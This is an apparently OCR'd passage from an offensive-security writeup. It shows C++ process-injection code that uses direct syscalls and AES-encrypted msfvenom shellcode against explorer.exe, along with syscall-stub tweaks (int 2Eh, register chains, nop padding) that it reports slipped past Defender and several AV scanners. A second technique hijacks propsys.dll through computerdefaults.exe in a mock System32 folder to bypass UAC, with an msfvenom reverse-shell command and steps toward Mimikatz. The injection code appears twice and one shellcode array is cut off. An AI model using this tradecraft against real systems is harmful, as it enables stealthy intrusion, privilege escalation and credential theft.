
During research phases, it was observed that certain binaries, post-compilation, were promptly identified and flagged by Microsoft Windows Defender. This detection occurred immediately upon the binary making contact with the disk.



On-Disk detection of binary

Although direct syscalls are utilized, the defender still detected the binary. This might have occurred due to the use of the well-known Metasploit-created shellcode. To counteract this, strong AES encryption was employed to prevent static detection of the binary.

Technique # 2: Evasion Techniques for On-Disk Detection, Utilizing Syscalls and NOP Instructions




```
DWORD pid = 4244;

unsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x7a, 0x69, 0x6e, 0x64, 0x61, 0x62, 0x61, 0x64 };
unsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0xd5,
SIZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
DWORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);

HANDLE processHandle;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
CLIENT_ID clientId = { (HANDLE)pid, NULL };
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &clientId);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```

AES Encryption

But after touching the disk Microsoft defender was still able to detect it. After some work, I understood that Microsoft defender might be looking for “syscall” instructions in my binary. I found the string “syscall” in my binary using objdump.

objdump --disassemble -M intel Disk_Part.exe | findstr "syscall"



Name	Date modified	Type	Size
Disk_Part.exe	4/11/2022 11:35 AM	Application	66 KB
Disk_Part.ilk	4/11/2022 11:35 AM	Incremental Linke...	397 KB
Disk_Part.pdb	4/11/2022 11:35 AM	Program Debug D...	460 KB

```
C:\Windows\System32\cmd.exe

C:\Users\Erasor\source\repos\Disk_Part\x64\Debug>objdump --disassemble -M intel Disk_Part.exe | findstr "syscall"
   140012e4f:   0f 05                   syscall

C:\Users\Erasor\source\repos\Disk_Part\x64\Debug>
```

Syscall Instruction in my binary

The presence of the "syscall" string was the probable cause of Defender flagging the binary. This technique will outline various methods to bypass on-disk detection.

Techniques:

1. Legacy Instruction (int 2Eh)
2. Series of Instructions
3. Random Instruction (nop)

Technique # 2: Evasion Techniques for On-Disk Detection, Utilizing Syscalls and NOP Instructions

Legacy Instruction:

The technique involves a C++ code that facilitates process injection using direct syscalls. Utilizing shellcode generated by msfvenom coupled with AES encryption, the code injects into explorer.exe via syscalls. Utilization of random function and variable names is integral to evade static detection.

```
DWORD pid = 4244;

unsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x7a, 0x69, 0x6e, 0x64, 0x61, 0x62, 0x61, 0x64 };
unsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0xd5,
SIZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
DWORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);

HANDLE processHandle;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
CLIENT_ID clientId = { (HANDLE)pid, NULL };
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &clientId);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```

PoC Code

The technique leverages SysWhispers2 to generate ASM/H pairs for direct syscalls. Initially, the general structure of a syscall stub is presented.

```
mov r10, rcx
syscall                          ; Issue syscall
ret
```

General Pattern of Syscall Instruction


The pattern observed encompasses all syscalls defined in ntdll.dll. The "syscall" instruction within this stub could pique the interest of AV/EDR systems for detection. Therefore, the technique employs the "int 2Eh" legacy instruction to invoke syscalls, opting against the "syscall" instruction, thereby enhancing evasion from on-disk detection.

```
mov rcx, [rsp+ 8]                ; Restore registers.
mov rdx, [rsp+16]
mov r8, [rsp+24]
mov r9, [rsp+32]
mov r10, rcx
int 2Eh                  ; Invoking syscall
ret
```

int 2Eh rather than syscall

This technique effectively bypasses on-disk detection for binaries utilizing syscalls. While there might be instances where AV/EDR systems overlook the "syscall" instruction, employing the "int 2Eh" instruction can further enhance stealthiness.

Technique # 2: Evasion Techniques for On-Disk Detection, Utilizing Syscalls and NOP Instructions



int 2Eh in binary

Series of Instructions

Detection might occur when searching for the "mov r10,rcx" instruction, followed by an examination of the subsequent instruction to identify if it's a syscall. This method inspects the syscall number. Even though this specific detection wasn't encountered during the research or malware development phases, it's essential to detail this technique for bypassing on-disk detection.

Modifications were made to the asm file produced by syswhispers2. To circumvent detections based on the syscall instruction pattern, a sequence of instructions was employed. Instead of directly executing "mov r10,rcx", the commands "mov r15,rcx" followed by "mov r14,r15" and so forth were used. The operating system remains unaffected as it merely requires the syscall number in eax during the kernel transition.

```
mov r15, rcx
mov r14, r15
mov r13, r14
mov r10, r13
syscall                ; Invoking syscall
ret
```

Series of Instructions

Random Instruction (nop)

An additional method for bypassing on-disk detection involves incorporating "nop" instructions into the asm file. This strategy can aid in evading pattern-based detections associated with syscalls. Incorporating multiple nop instructions before invoking syscalls is possible. While these nop instructions don't alter the code's functionality, they prove invaluable in countering detections that target the typical patterns of syscall instructions.


Technique # 2: Evasion Techniques for On-Disk Detection, Utilizing Syscalls and NOP Instructions

```
mov r15, rcx
mov r14, r15
mov r13, r14
mov r10, r13
nop
nop
nop
nop
nop
syscall              ; Invoking syscall
ret
```

nop instructions in asm file

Execution


Upon implementing the aforementioned techniques, the binary was compiled and executed while Microsoft Windows Defender was active. The outcome was clear-cut. The techniques effectively bypassed both the static and dynamic analysis of Defender.



Execution of binary

Technique # 2: Evasion Techniques for On-Disk Detection, Utilizing Syscalls and NOP Instructions

Subsequently, the decision was made to test the binary against multiple AV/EDR solutions. The file was uploaded to "antiscan.me" for evaluation. The results showed that no AV/EDR solutions flagged or detected the binary. It remained clean and undetected by all systems.



https://antiscan.me/scan/new/result?id=Y8WUdCOS3KA6

Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories

This technique revolves around the use of DLL Hijacking and Mock directories, aiming to bypass the Windows UAC security measures and secure a high-level privileged reverse shell. The approach, pinpointed by security researchers, harnesses a streamlined DLL hijacking process coupled with mock folders to sidestep UAC controls. Tests conducted on Windows 10 successfully managed to override the UAC security feature, prompting questions about the resilience of Windows 11 to such strategies.

After obtaining initial access, the next move is typically to escalate privileges, with goals like hash dumping or conducting privileged tasks that facilitate lateral movement within a network. Consider a domain user who is also a local administrator on a PC. Should an attacker gain access to this user, there's an immediate push to escalate privileges to dump hashes and then leverage the NTLM hashes of that user for network authentication. However, with an elevated reverse shell already in place, there's no need for such escalation, as a privileged connection to the C2 server is already established. This technique will delve into the workings of DLL hijacking and highlight specific Windows binaries useful for mounting this attack. The tools of choice include Metasploit for establishing a reverse shell and the “computerdefaults.exe” binary to conduct the DLL hijacking assault.

Key Topics:

- C2 Server (Metasploit)
- computerdefaults.exe
- Mock Directories
- Privilege Escalation
- Mimikatz
- Reverse Shell

Introduction


DLLs, short for Dynamic Link Libraries, serve as reservoirs of code and procedures that support Windows applications. While they resemble EXE files due to their reliance on the Portable Executable (PE) file format, they don't possess direct execution capabilities.

DLL hijacking essentially allows the injection of malicious code into specific services or applications. This is achieved by swapping out an original DLL with a malicious counterpart, ensuring that the rogue DLL springs into action when the service gets activated. Such a swap becomes feasible because of the way certain Windows applications scout for and load DLLs. In scenarios where a service's DLL path isn't predefined in the system, Windows takes the initiative to search for it within the environment path. This search pattern provides attackers with an opportunity to station the rogue DLL within a directory that's under Windows' radar, setting the stage for the malicious code to be triggered.

Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories

UAC – User Account Control

Introduced in Windows Vista and continued in subsequent versions, UAC serves as a protective mechanism. It essentially requires user confirmation before high-risk applications can be granted elevated privileges. In a bid to streamline user experience, Microsoft embedded "exceptions" within the UAC framework, thereby permitting trusted system DLLs residing under C:\Windows\System32\ to automatically ascend to higher privileges without eliciting a UAC prompt.




UAC PROMPT

Mock Directories

A mock directory is essentially a simulated directory distinguished by a trailing space. Take for instance the trusted directory “C:\Windows\System32” in Windows. Its mock counterpart would be “C:\Windows \System32”, with the notable difference being the trailing space. An important aspect to highlight here is that mock directories cannot be crafted using Windows Explorer. Creation requires the use of command prompt (cmd) or PowerShell.

While creating ***“C:\Windows”*** is not feasible,
It's entirely possible to set up ***“C:\Windows \System32”***.




Mock Folder

Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories

Task Manager (taskmgr.exe)

During the analysis, the integrity level of **taskmgr.exe** was examined. Taskmgr.exe is situated in "C:\Windows\System32" and upon its initiation, multiple DLL files are loaded. This executable presents an opportunity for attackers to employ the DLL hijacking technique. Every DLL introduced by this process is "auto-elevated" due to its inherently high integrity level. Several executables can be exploited in a DLL hijacking assault. In this technique, "computerdefaults.exe" serves as the chosen executable for the attack. Attackers utilize these binaries to escalate privileges in windows, which includes actions like modifying registry values and executing DLL Hijacking, among others.



Task Manager Process Integrity Level

Exploitation

This section delves into the workings of the attack, demonstrating how an attacker can obtain an administrative shell by leveraging the DLL hijacking and mock directories method to sidestep UAC safeguards in Windows 11. The efficacy of this technique was confirmed in Windows 11, even with Windows Defender active.


STEPS:

1. Crafting a Malicious DLL
2. Constructing a Mock Folder and Loading the Malicious DLL
3. Securing an Administrative Reverse Shell
4. Launching Mimikatz

To begin, a shellcode was formulated utilizing Msfvenom in the CSharp format, with Metasploit serving as the C2 server.


"msfvenom -p windows/x64/shell_reverse_tcp lhost=0.0.0.0 lport=555 -f CSharp"

Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories



Generated Shellcode using Msfvenom

Following the creation of the shellcode, a straightforward C++ program was developed to produce a DLL file. This program incorporated the previously generated shellcode.




Malicious DLL Creation

The subsequent phase involves crafting a batch file designed to establish mock directories, duplicate a file into this mock directory, and attempt to load the malicious DLL.

Technique # 3: Achieving Elevated Reverse Shells via DLL Hijacking and Mock Directories


Steps:

1. Construct the Mock Directory: “C:\Windows \System32”
2. Transfer propsys.dll into the mock directory.
3. Transfer computerdefaults.exe into the mock directory.
4. Clear out the mock directory.



Batch Script to perform attack


The file "propsys.dll" is a legitimate PE (Portable Executable) used by "computerdefaults.exe" when the computer defaults are initiated. To exploit this, a malicious DLL was crafted and subsequently renamed to "propsys.dll" for injection into the process. Before executing the batch script, a listener was initiated on Metasploit to secure a reverse shell.



Started Listener

